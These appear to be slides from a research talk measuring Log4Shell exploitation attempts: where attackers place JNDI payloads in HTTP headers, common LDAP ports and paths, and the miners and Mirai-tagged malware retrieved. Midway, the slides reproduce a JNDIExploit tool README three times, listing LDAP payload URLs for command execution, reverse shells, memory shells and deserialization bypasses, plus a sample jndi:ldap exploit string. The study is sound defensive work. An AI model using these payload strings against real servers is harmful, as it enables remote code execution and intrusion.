


Activity & Maliciousness

Two Russian scanners are responsible for the US peaks

US VP 1

EU VP 1



Exploit Placement

- Attackers need to place the exploit at a location that is logged with Log4j
- We observed many different payloads, some attackers try this methodically
- HTTP GET makes up 91-98%, remaining payloads are PUT

	US	EU
User-Agent	11 %	22 %
Authentication	9 %	20 %
Path	6 %	14 %
Cookie	6 %	11 %
X-Api-Version	6 %	9 %

Table: Popular Header Field Locations

- In January *User-Agent* and *X-Api-Version* became the most popular

Examining the JNDI/LDAP Exploitation

JNDI URLs

`jndi:ldap://198.51.100.2:1389/Exploit`

Scheme


Host

Port


Path

Schemes in JNDI URLs

US VP 1



EU VP 2






LDAP Ports in JNDI URLs

- The most common port is 1389 ($\geq 90\%$)
 - *Note:* The default port for LDAP is 389
- We see a few other ports at $\sim 2\%$
 - 80, 2420 in the EU
 - 12344 in the US

Paths in JNDI URLs

- Paths nearly exclusively don't conform to the LDAP RFC
- Two paths stand out:
 - `/Exploit` as a path
 - `Base64` as a segment
- Base64 paths include other notable segments:
 - TomcatBypass, GroovyBypass, etc.
 - End in a Base64 string, that decodes to shell commands



☰ README.md

Supported LDAP Queries

* all words are case INSENSITIVE when send to ldap server

[+] Basic Queries: ldap://127.0.0.1:1389/Basic/[PayloadType]/[Params], e.g.

ldap://127.0.0.1:1389/Basic/Dnslog/[domain]

ldap://127.0.0.1:1389/Basic/Command/[cmd]

ldap://127.0.0.1:1389/Basic/Command/Base64/[base64_encoded_cmd]

ldap://127.0.0.1:1389/Basic/ReverseShell/[ip]/[port] ---windows NOT supported

ldap://127.0.0.1:1389/Basic/TomcatMemshell

ldap://127.0.0.1:1389/Basic/JettyMemshell

ldap://127.0.0.1:1389/Basic/WeblogicMemshell

ldap://127.0.0.1:1389/Basic/JBossMemshell

ldap://127.0.0.1:1389/Basic/WebsphereMemshell

ldap://127.0.0.1:1389/Basic/SpringMemshell

[+] Deserialize Queries: ldap://127.0.0.1:1389/Deserialize/[GadgetType]/[PayloadType]/[Params]

ldap://127.0.0.1:1389/Deserialize/URLDNS/[domain]

ldap://127.0.0.1:1389/Deserialize/CommonsCollections1/Dnslog/[domain]

ldap://127.0.0.1:1389/Deserialize/CommonsCollections2/Command/[cmd]

ldap://127.0.0.1:1389/Deserialize/CommonsBeanutils1/Command/Base64/[base64_encoded_cmd]

ldap://127.0.0.1:1389/Deserialize/C3P0/ReverseShell/[ip]/[port] ---windows NOT supported

ldap://127.0.0.1:1389/Deserialize/Jre8u20/TomcatMemshell ---ALSO support other memshell

[+] TomcatBypass Queries

ldap://127.0.0.1:1389/TomcatBypass/Dnslog/[domain]

ldap://127.0.0.1:1389/TomcatBypass/Command/[cmd]

ldap://127.0.0.1:1389/TomcatBypass/Command/Base64/[base64_encoded_cmd]



ldap://127.0.0.1:1389/TomcatBypass/ReverseShell/[ip]/[port] ---windows NOT supported

ldap://127.0.0.1:1389/TomcatBypass/TomcatMemshell

ldap://127.0.0.1:1389/TomcatBypass/SpringMemshell

[+] GroovyBypass Queries

ldap://127.0.0.1:1389/GroovyBypass/Command/[cmd]



☰ README.md

Supported LDAP Queries

* all words are case INSENSITIVE when send to ldap server

[+] Basic Queries: ldap://127.0.0.1:1389/Basic/[PayloadType]/[Params], e.g.

- ldap://127.0.0.1:1389/Basic/Dnslog/[domain]
- ldap://127.0.0.1:1389/Basic/Command/[cmd]
- ldap://127.0.0.1:1389/Basic/Command/Base64/[base64_encoded_cmd]
- ldap://127.0.0.1:1389/Basic/ReverseShell/[ip]/[port] ---windows NOT supported
- ldap://127.0.0.1:1389/Basic/TomcatMemshell
- ldap://127.0.0.1:1389/Basic/JettyMemshell
- ldap://127.0.0.1:1389/Basic/WeblogicMemshell
- ldap://127.0.0.1:1389/Basic/JBossMemshell
- ldap://127.0.0.1:1389/Basic/WebsphereMemshell
- ldap://127.0.0.1:1389/Basic/SpringMemshell

[+] Deserialize Queries: ldap://127.0.0.1:1389/Deserialize/[GadgetType]/[PayloadType]/[Params]

- ldap://127.0.0.1:1389/Deserialize/URLDNS/[domain]
- ldap://127.0.0.1:1389/Deserialize/CommonsCollections1/Dnslog/[domain]
- ldap://127.0.0.1:1389/Deserialize/CommonsCollections2/Command/[cmd]
- ldap://127.0.0.1:1389/Deserialize/CommonsBeanutils1/Command/Base64/[base64_encoded_cmd]
- ldap://127.0.0.1:1389/Deserialize/C3P0/ReverseShell/[ip]/[port] ---windows NOT supported
- ldap://127.0.0.1:1389/Deserialize/Jre8u20/TomcatMemshell ---ALSO support other memshell

[+] TomcatBypass Queries

- ldap://127.0.0.1:1389/TomcatBypass/Dnslog/[domain]
- ldap://127.0.0.1:1389/TomcatBypass/Command/[cmd]
- ldap://127.0.0.1:1389/TomcatBypass/Command/Base64/[base64_encoded_cmd]
- ldap://127.0.0.1:1389/TomcatBypass/ReverseShell/[ip]/[port] ---windows NOT supported
- ldap://127.0.0.1:1389/TomcatBypass/TomcatMemshell
- ldap://127.0.0.1:1389/TomcatBypass/SpringMemshell

[+] GroovyBypass Queries

- ldap://127.0.0.1:1389/GroovyBypass/Command/[cmd]

README.md

Supported LDAP Queries

* all words are case INSENSITIVE when send to ldap server

[+] Basic Queries: ldap://127.0.0.1:1389/Basic/[PayloadType]/[Params], e.g.

```
ldap://127.0.0.1:1389/Basic/Dnslog/[domain]
ldap://127.0.0.1:1389/Basic/Command/[cmd]
ldap://127.0.0.1:1389/Basic/Command/Base64/[base64_encoded_cmd]
ldap://127.0.0.1:1389/Basic/ReverseShell/[ip]/[port] ---windows NOT supported
ldap://127.0.0.1:1389/Basic/TomcatMemshell
ldap://127.0.0.1:1389/Basic/JettyMemshell
ldap://127.0.0.1:1389/Basic/WeblogicMemshell
ldap://127.0.0.1:1389/Basic/JBossMemshell
ldap://127.0.0.1:1389/Basic/WebsphereMemshell
ldap://127.0.0.1:1389/Basic/SpringMemshell
```

[+] Deserialize Queries: ldap://127.0.0.1:1389/Deserialize/[GadgetType]/[PayloadType]/[Params]

```
ldap://127.0.0.1:1389/Deserialize/URLDNS/[domain]
ldap://127.0.0.1:1389/Deserialize/CommonsCollections1/Dnslog/[domain]
ldap://127.0.0.1:1389/Deserialize/CommonsCollections2/Command/[cmd]
ldap://127.0.0.1:1389/Deserialize/CommonsBeanutils1/Command/Base64/[base64_encoded_cmd]
ldap://127.0.0.1:1389/Deserialize/C3P0/ReverseShell/[ip]/[port] ---windows NOT supported
ldap://127.0.0.1:1389/Deserialize/Jre8u20/TomcatMemshell ---ALSO support other memshell
```

[+] TomcatBypass Queries

```
ldap://127.0.0.1:1389/TomcatBypass/Dnslog/[domain]
ldap://127.0.0.1:1389/TomcatBypass/Command/[cmd]
ldap://127.0.0.1:1389/TomcatBypass/Command/Base64/[base64_encoded_cmd]
ldap://127.0.0.1:1389/TomcatBypass/ReverseShell/[ip]/[port] ---windows NOT supported
ldap://127.0.0.1:1389/TomcatBypass/TomcatMemshell
ldap://127.0.0.1:1389/TomcatBypass/SpringMemshell
```

[+] GroovyBypass Queries

```
ldap://127.0.0.1:1389/GroovyBypass/Command/[cmd]
```

Downloading Malware

Downloading Malware

- LDAP servers return a Java object
 - Loaded by JNDI and execute shell code
- Downloaded 9 distinct objects from LDAP servers
 - Two interesting keys: `javaClassName` & `javaSerializedData`
 - The `javaClassName` is usually set to `java.lang.String`
- Collected objects match those build by the JNDIExploit LDAP server

What Did We Find?

- The URLs from the Java objects should point to malware
 - We acquired three distinct samples
 - All known to VirusTotal, submitted in January 2022
- Two scripts and one binary
 - Both scripts download and run crypto miners
 - The binary has trojan and Mirai tags on VirusTotal

Conclusion

- We observed Log4Shell scanners after the disclosure of the vulnerability
 - Large spikes occurred about a week after the disclosure
 - Benign scans stopped quickly, malicious scans continue
- Payloads hint at common tools
 - Common LDAP ports and paths
 - JNDI exploit was already known since 2016
- Long term effects are yet unclear
 - There is a long list of affected applications
 - We cannot measure the success of attacks from the outside

Conclusion

Sanitize your inputs!

- We observed Log4Shell
 - Large spikes occurred
 - Benign scans started
- Payloads hint at common tools
 - Common LDAP ports and paths
 - JNDI exploit was already known
- Long term effects are yet unclear
 - There is a long list of affected applications
 - We cannot measure the success

